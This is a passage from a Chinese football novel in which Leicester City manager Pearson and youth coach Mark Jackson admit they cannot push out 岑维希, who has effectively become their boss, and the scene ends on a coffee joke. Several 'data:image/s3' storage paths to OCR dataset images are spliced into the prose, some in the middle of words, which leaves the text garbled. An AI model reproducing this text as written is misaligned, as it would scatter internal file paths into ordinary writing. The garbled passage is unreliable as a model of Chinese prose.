    而主教练办公室的咖啡水准将对球员的心理健康、球队的凝聚力产生至关重要的决定性影响。总之......


    “我们不可能劝退岑维希的。”


    皮尔森拍了拍青年队教练的肩膀:“也许有一天,我们都下课被扫地出门,他都不会走的。”


    “因为他现在算是,我们的老板了。”


    “那我们该怎么办?”马克·杰克逊有些茫然地问道,这位经历了2000年蓝狐联赛杯的冠军球员,退役之后也留在蓝狐带青训,半辈子献给莱斯特城的中年人现在感觉非常的无助。


    “我们可以……”主教练思索了一下:“来杯咖啡吧”